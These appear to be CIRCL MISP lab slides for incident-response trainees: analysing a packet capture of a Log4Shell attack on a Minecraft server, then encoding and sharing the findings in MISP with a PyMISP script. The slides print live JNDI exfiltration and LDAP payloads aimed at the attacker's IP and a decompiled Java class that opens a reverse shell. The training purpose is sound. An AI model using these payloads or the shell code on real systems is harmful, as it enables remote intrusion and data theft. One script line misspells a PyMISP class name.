

# LABS II: ENCODING INFORMATION AND SHARING IT

E.304

CIRCL COMPUTER INCIDENT RESPONSE CENTER LUXEMBOURG

MISP PROJECT

<https://www.misp-project.org/>

MARCH 25, 2022 - VO.7



The goal of this lab is to analyze a network capture evidence file, encode, and share the information following a successful exploitation by an attacker.

### Resources:

- [capture-e.304.pcap](#)

### Tools:

- [Wireshark](#): Network protocol analyzer
- [Jadx](#): Dex to Java decompiler
- [misp-wireshark](#): Lua plugin to extract data from Wireshark and convert it into MISP format

capture-e.304.pcap is a network capture on the eth0 interface on our Minecraft Server.

## Minecraft Server

- External IP: 44.202.61.172
- Internal IP: 172.31.84.208
- Version: Java Edition v1.18
- Vulnerable to CVE-2021-44228

External actors:

- **Player**
- **Attacker**

# EXERCISE 1: IDENTIFYING THE EXTERNAL ACTORS

Using Wireshark:


- Identify **Player** IP address
- Identify **Attacker** IP address



Figure: CSI: NY - S4E20

Exercise duration: 10 minutes

## Statistics -> IPv4 Statistics -> All Addresses

The image shows a screenshot of the Wireshark application window titled "Wireshark · All Addresses · capture.pcap". It displays the IPv4 Statistics -> All Addresses view. The window contains a table with columns: Topic / Item, Count, Average, Min Val, Max Val, Rate (ms), Percent, Burst Rate, and Burst Start. The table lists statistics for various IP addresses, with "All Addresses" expanded to show individual entries. At the bottom, there is a "Display filter:" input field, and three buttons: "Copy", "Save as...", and "Close".

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
▼ All Addresses	6289				0,0792	100%	5,3500	73,572
172.31.84.208	6289				0,0792	100,00%	5,3500	73,572
178.249.193.69	3082				0,0388	49,01%	1,2900	1,250
18.212.74.161	2905				0,0366	46,19%	3,9400	73,572
142.251.33.206	266				0,0033	4,23%	1,3900	73,572
46.101.25.250	18				0,0002	0,29%	0,0400	35,317
172.31.0.2	16				0,0002	0,25%	0,0400	35,220
169.254.169.123	2				0,0000	0,03%	0,0200	71,321

### Useful filters:

- `ip.addr == 10.10.10.10 && ip.addr == 20.20.20.20`
- `dns.flags.rcode != 0`

## EXERCISE 2: IN-DEPTH ANALYSIS 1/2

1. Identify **Attacker** connection to the **Minecraft Server**
2. Search for *jndi* string using Wireshark packet string search, and extract all the payloads
3. Analyze JNDI payloads and their purpose
  - ▶ DNS
  - ▶ LDAP
4. Describe the information the **Attacker** leaked information via DNS/LDAP requests

Exercise duration: 20 minutes

## EXERCISE 2: IN-DEPTH ANALYSIS 2/2

### DNS payloads

```
${jndi:dns://hostname-${hostName}.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}  
${jndi:dns://user-${env:USER}.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}  
${jndi:dns://version-${sys:java.version}.c8nfads2vtco000srssogr4fxryyyyyr.interact.sh}
```

### LDAP payloads

```
${jndi:ldap://18.212.74.161/${java:version}}  
${jndi:ldap://18.212.74.161/${java:os}}  
${jndi:ldap://18.212.74.161/${java:vm}}  
${jndi:ldap://18.212.74.161/${java:locale}}  
${jndi:ldap://18.212.74.161/${java:hw}}  
${jndi:ldap://18.212.74.161:389/1svssl}
```

## EXERCISE 3: PAYLOAD DELIVERY AND RCE 1/2

Identify the TCP stream where the **Attacker** delivered the RCE payload to the **Minecraft Server**

- Search for LDAP traffic after the last JNDI payload
- Payload delivery is over HTTP
- HTTP objects can be exported easily in Wireshark  
File → Export Objects → HTTP...
- What does the payload do?
- Identify which commands the **Attacker** run abusing the RCE

Exercise duration: 15 minutes




## EXERCISE 3: PAYLOAD DELIVERY AND RCE 2/2

```
// ExecTemplateJDK8.class
package defpackage;

/* renamed from: ExecTemplateJDK8 reason: default package */
public class ExecTemplateJDK8 {
    static {
        try {
            Runtime.getRuntime()
                .exec(System.getProperty("os.name").toLowerCase().contains("win")
                    ? new String[] {
                        "cmd.exe", "/C",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    }
                    : new String[] {
                        "/bin/bash", "-c",
                        "sh -i >& /dev/udp/18.212.74.161/6666 o>&1"
                    });
        } catch (Exception e) {
            e.printStackTrace();
        }
        System.out.println();
    }
}
```


# MISP ENCODING: EVENT

## ■ Describing actors and their interactions in MISP



# MISP ENCODING: TIMELINE

## ■ Adding fine-grained information



# MISP ENCODING: CONTEXT

- Adding contextual information such as tags and galaxy clusters

Tags	Galaxies	Comment
		Attacker
<div><div><div> Attacker x</div><div> tlp:red x</div><div> ms-car0-malware-full:malware-platform="Java" x</div><div> adversary:infrastructure-status="own-and-operated" x</div><div> ms-car0-malware-full:malware-type="Exploit" x</div><div> +  +</div></div><div><div>Attack Pattern Q</div><div><div> Exfiltration Over Alternative Protocol - T1048 Q  </div><div> Unix Shell - T1059.004 Q  </div><div> Scripting - T1064 Q  </div><div> Application Layer Protocol - T1071 Q  </div><div> DNS - T1071.004 Q  </div><div> Compromise Software Dependencies and Development Tools - T1195.001 Q  </div><div> Malicious File - T1204.002 Q  </div><div> Application or System Exploitation - T1499.004 Q  </div><div> +  +</div></div></div></div>		

# MISP AUTOMATION: PYMISP AND SCAPY 1/2

## Push all failed DNS requests as attributes to a MISP event

```
#!/var/www/MISP/venv python3.8
# -*- coding: utf-8 -*-

from pymisp import PyMISP, MISPAttribute, MISPSighting
from scapy.all import *
import sys

api = PyMISP("https://YOUR_MISP_HOST/", "YOUR_API_KEY")

if len(sys.argv) < 2:
    exit("usage: python populate_event.py [capture.pcap] [event_id]")

pcap = rdpcap(sys.argv[1])
event_id = sys.argv[2]

for pkt in pcap:
    dns_pkt = pkt.getlayer('DNS')
    if dns_pkt and pkt.opcode == 0 and dns_pkt.rcode != 0:
        attr = MISPAttribute()
        attr.type = 'domain'
        attr.to_ids = True
        attr.comment = 'dns exfiltration'
        attr.first_seen = float(pkt.time)
        attr.value = dns_pkt.qd.qname.decode("utf-8").rstrip(".")
        res = api.add_attribute(event_id, attr, pythonify=True)
```

# MISP AUTOMATION: PYMISP AND SCAPY 2/2

Extending the previous script with **sightings**, if we detect a duplicate of an attribute, we instead add a sighting of the value.

```
dup_error_msg = "A similar attribute already exists for this event."
```

```
for pkt in pcap:
    dns_pkt = pkt.getlayer('DNS')
    if dns_pkt and pkt.opcode == 0 and dns_pkt.rcode != 0:
        attr = MISPAtribute()
        attr.type = 'domain'
        attr.to_ids = True
        attr.comment = 'dns exfiltration'
        attr.first_seen = float(pkt.time)
        attr.value = dns_pkt.qd.qname.decode("utf-8").rstrip(".")
        res = api.add_attribute(event_id, attr, pythonify=True)

        if res['errors'] and dup_error_msg in res['errors'][1]['errors']['value']:
            sighting = MISPSighting()
            sighting.value = attr.value
            sighting.timestamp = float(pkt.time)
            api.add_sighting(sighting)
```

# BONUS: MISP-WIRESHARK

- misp-wireshark can be used to export information from a pcap file to MISP format

